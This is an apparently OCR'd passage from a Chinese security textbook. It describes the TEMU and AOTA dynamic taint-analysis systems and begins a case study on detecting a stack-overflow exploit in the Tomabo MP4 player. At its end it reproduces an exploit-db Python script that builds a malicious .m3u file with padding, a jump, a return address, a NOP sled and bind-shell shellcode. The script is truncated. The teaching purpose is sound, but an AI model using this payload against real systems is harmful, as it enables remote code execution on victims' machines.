TEMU 系统是著名开源二进制分析平台 BitBlaze 的重要组成部分，其主要负责完成程序的动态分析任务，图 7-16 展示了 TEMU 系统的相关组成。和上述 TaintCheck 系统相比，TEMU 系统不仅在硬件模拟器 QEMU 的基础上实现了面向全系统跟踪的污点分析功能，同时通过基础污点分析引擎和丰富的调用接口实现了一套高可用的插件机制，利用该机制可以快速构建面向不同应用领域的污点分析应用系统。因此，可以将 TEMU 系统看成是一个构建不同污点分析应用的基础平台。

TEMU 系统主要由 3 部分组成，包括系统语义提取模块、污点分析引擎以及插件机制。语义提取模块主要负责从运行在硬件模拟器之上的虚拟系统中提取必要的系统层的语义信息，例如系统版本、进程信息等。污点分析引擎则主要负责在虚拟系统运行时根据相关配置完成动态污点分析功能。插件机制则通过已封装好的调用接口为用户提供丰富的系统运行和污点分析信息。




图 7-16　TEMU 系统组成

1. 语义提取模块

该模块主要负责提取操作系统层面上的语义信息，包括进程、模块、线程以及符号等信息。下面详细介绍每种信息的获取方法。

首先，在进程和模块信息的获取方面，主要是通过两种技术方案来实现：一种是面向 Windows 系统环境的方案，即通过在虚拟系统中安装额外的“模块通告器”内核模块来获取进程创建和模块加载等事件；另一种是面向 Linux 系统环境的方案，即通过动态解析内核数据结构以及添加相应的系统钩子函数来实时获取进程创建和模块加载等信息。

其次，在线程获取方面，主要通过分析进程虚拟地址空间中的数据结构实现了 Windows 系统上复杂应用的多线程信息，而对于 Linux 系统目前暂不支持多线程的提取。


最后，在符号获取方面，主要通过动态解析 PE 文件结构的方式来获取导出符号表中的相关名字和偏移。由于符号表往往能够提供较为完整的函数语义信息，因此，通过获取符号偏移和程序各个模块基址即可确定程序运行时所调用的库函数，进而可以有效提高程序动态分析的效率。同样，目前该功能只在支持 PE 结构的 Windows 系统上完成，而对于以 ELF 文件格式为主的 Linux 系统暂不支持符号获取功能。

2. 污点分析引擎

尽管该模块的实现和已有的污点分析系统较为相似，但为了能够更大范围地支持全系统的污点扩散跟踪，该模块还添加了对于内存交换以及硬盘读写的污点分析支持。

首先，在影子内存的实现方面，其主要采用了 TaintCheck 系统所使用的类页表结构来提高内存的使用效率，并通过污点记录结构存放包括物理内存、处理器寄存器、硬件磁盘、网络接口缓冲区在内的污点源信息。其中，通过硬件磁盘的影子内存可以跟踪被内存换出或者写入到磁盘文件的污点数据。

其次，在污点源标志实现方面，TEMU 系统以插件的形式拦截外部污点源数据，主要包括两类数据：一类是从硬件接口获取的原始数据，包括键盘、网络接口以及硬盘等；另一类是具有上层抽象语义的数据对象，例如函数输出结果以及应用程序或者系统内核的结构化数据等。



最后，在污点分析实现方面，该引擎主要是通过监控和污点数据相关的处理流程来完成污点分析过程。其中，相关处理流程包括数据移动过程、内存直接访问、计算操作等过程，同时也考虑类似常值指令的情况（例如，xor eax，eax）。需要说明的是，TEMU 系统提供了非常方便的污点分析策略定制接口，这意味着除了默认的传播规则以外，可以由用户根据不同的应用需求来提供自定义规则。例如，在一些字符转换的过程中，程序往往需要涉及查表操作，此时就需要定制一些保证污点能够在查表过程中继续传播的策略（具体方法可参见 7.3.4 节）。

3. 接口与插件机制

为了能够最大化利用分析系统提供给用户的程序动态运行信息，TEMU 提供了一套较为完整的分析方法和回调函数。通过使用这些接口，用户可以针对不同的应用需求快速搭建相应的解决方案。目前，TEMU 为用户插件提供的功能包括：

（1）查询或者设置任意内存单元或者处理器寄存器中的值。

（2）查询或者设置任意内存单元或者寄存器中的污点信息。

（3）在指定系统方法的入口和出口处注册或者注销钩子函数。

（4）在任意时刻查询当前系统的语义信息，包括进程、模块以及线程。

7.4.3　AOTA 系统

AOTA（Application Oriented Tainting Analysis）系统是由中国科学院软件所在多年的实践基础上搭建的一套面向 Windows 大规模二进制应用程序的高实用性动态污点分析系统，图 7-17 展示了该系统的相关组成。与 TEMU 系统相比，AOTA 系统的主要特点有以下 3 点：首先，在硬件虚拟化平台上构建完全透明的动态分析环境；其次，提供离线或者半在线污点分析，保证对于大规模程序的分析效率；最后，在系统级重放的基础上构建自动化分析与并行化分析过程。




图 7-17　AOTA 系统组成

AOTA 系统主要由程序动态监控子系统、程序执行重放子系统、污点传播与回溯分析子系统组成。其中程序动态监控子系统主要负责操作系统语义的透明性分析，和 TEMU 类似，可提取进程、模块以及线程等信息；程序执行重放子系统主要负责操作系统级的记录与重放，通过该功能可以构建样本分析快照库，为后续进行半在线以及自动化和

并行化分析提供技术保障;污点传播和回溯分析子系统主要面向 Windows 大规模程序的动态分析,提供灵活的配置选项,对任意指定的离线记录文件或者样本快照库进行动态污点分析。

1. 程序动态监控子系统

和 TEMU 需要在虚拟系统内安装驱动的方式不同,AOTA 系统在硬件虚拟化平台 QEMU 的基础上,结合 Windows 底层内核结构逆向经验,实现了一套完全透明化的程序动态监控子系统。该系统仅依赖由硬件虚拟化平台提供的原始信息即可实现对于上层操作系统以及其中的程序进行识别和提取。图 7-18 是 AOTA 系统捕获到的在 Windows 7 系统上运行的各个进程信息以及监控程序的实时运行情况。




图 7-18 AOTA 系统捕获到的进程信息

2. 污点传播与回溯分析子系统

尽管通过实现面向中间语言的污点传播计算有助于摆脱对特定语言的束缚,但是在原始指令转化为中间语言的过程中,往往会丢失原始程序相关的指令位置信息。因此,为了确保后续程序分析过程的精确性和高效性,AOTA 以 Intel x86 指令集为基础设计了一套较为完整的传播规则集,其中不仅涵盖了常用的基础指令集,还包括了复杂的多媒体指令集以及浮点指令集等。目前,AOTA 系统支持 x86 指令及传播规则数量多达 370 多条。

此外,为了完成污点传播过程的计算,AOTA 系统在 QEMU 系统的基础上实现了指令级和函数级的程序执行过程记录功能。其中,指令级的记录过程主要在 QEMU 进行指令翻译的过程中实现,而函数级的记录则主要在进行代码块翻译的过程中实现。

此外,为了尽可能保证对大规模应用程序进行高效的动态污点分析,AOTA 系统利用了离线分析的思想,即将程序执行记录和污点分析剥离,进而避免由于在线分析导致的运行开销。此外,为了进一步提高污点分析效率,AOTA 系统还利用 DEFINE-USE 思想



实现了基于回溯的污点分析方法。此外，考虑到回溯方法的效率问题，AOTA 系统同样也实现了基于数字多标签的污点传播功能。

7.5 典型实例分析

本节通过一个实例向读者介绍如何利用污点分析方法进行漏洞利用攻击检测。这里选择的分析对象是一款含有栈溢出漏洞的 MP4 播放器 Tomabo，利用该程序中的漏洞可以进行任意代码执行攻击。图 7-19 是利用该漏洞在本地开放恶意监听端口 4444 的攻击效果。




图 7-19 栈溢出漏洞利用攻击效果

7.5.1 分析环境搭建

本次实例分析采用了 7.4.3 节介绍的 AOTA 系统，其具体的运行环境以及虚拟机配置信息如表 7-2 所示。

表 7-2 AOTA 运行环境及虚拟机配置说明

运行环境		虚拟机配置	
CPU	Intel i7-4790	操作系统	Windows 7 SP1
内存	8GB	内存	2GB
硬盘	2TB	脆弱程序	Tomabo 3.11.6
操作系统	Ubuntu 15.04	其他程序	Python 2.7

图 7-20 是在表 7-2 所示环境下运行 AOTA 系统的截图，其中在该虚拟机中已部署存在栈溢出漏洞的 Tomabo 程序，其实际进程名称为 MP4Player.exe 程序（进程 ID 为 2508）。

此外，为了触发该漏洞，还需要运行相关的 PoC 样本，该样本目前可以在 exploit-db.com 网站上获得，图 7-21 是在该网站上获取的可生成 PoC 样本的 Python 脚本。




图 7-20 AOTA 监控下的脆弱程序运行

```python

file ="whatever.m3u"

load = "\x41" * 1028
load += "\xeb\x08\x90\x90"
load += "\xA9\x1C\x40\x00"
load += "\x90" * 16
load += ("\xdb\xde\xbd\xbc\x9e\x98\xd8\xd9\x74\x24\xf4\x5f\x29\xc9\xb1"
"\x48\x31\x6f\x18\x03\x6f\x18\x83\xef\x40\x7c\x6d\x24\x50\x03"
"\x8e\xd5\xa0\x64\x06\x30\x91\xa4\x7c\x30\x81\x14\xf6\x14\x2d"
"\xde\x5a\x8d\xa6\x92\x72\xa2\x0f\x18\xa5\x8d\x90\x31\x95\x8c"
"\x12\x48\xca\x6e\x2b\x83\x1f\x6e\x6c\xfe\xd2\x22\x25\x74\x40"
"\xd3\x42\xc0\x59\x58\x18\xc4\xd9\xbd\xe8\xe7\xc8\x13\x63\xbe"
"\xca\x92\xa0\xca\x42\x8d\xa5\xf7\x1d\x26\x1d\x83\x9f\xee\x6c"
"\x6c\x33\xcf\x41\x9f\x4d\x17\x65\x40\x38\x61\x96\xfd\x3b\xb6"
"\xe5\xd9\xce\x2d\x4d\xa9\x69\x8a\x6c\x7e\xef\x59\x62\xcb\x7b"
"\x05\x66\xca\xa8\x3d\x92\x47\x4f\x92\x13\x13\x74\x36\x78\xc7"
"\x15\x6f\x24\xa6\x2a\x6f\x87\x17\x8f\xfb\x25\x43\xa2\xa1\x21"
"\xa0\x8f\x59\xb1\xae\x98\x2a\x83\x71\x33\xa5\xaf\xfa\x9d\x32"
"\xd0\xd0\x5a\xac\x2f\xdb\x9a\xe4\xeb\x8f\xca\x9e\xda\xaf\x80"
"\x5e\xe3\x65\x3c\x57\x42\xd6\x23\x9a\x34\x86\xe3\x35\xdc\xcc"
"\xeb\x6a\xfc\xee\x21\x03\x94\x12\xca\x3d\x38\x9a\x2c\x57\xd0"
"\xca\xe7\xc0\x12\x29\x30\x76\x6d\x1b\x68\x10\x26\x4d\xaf\x1f"
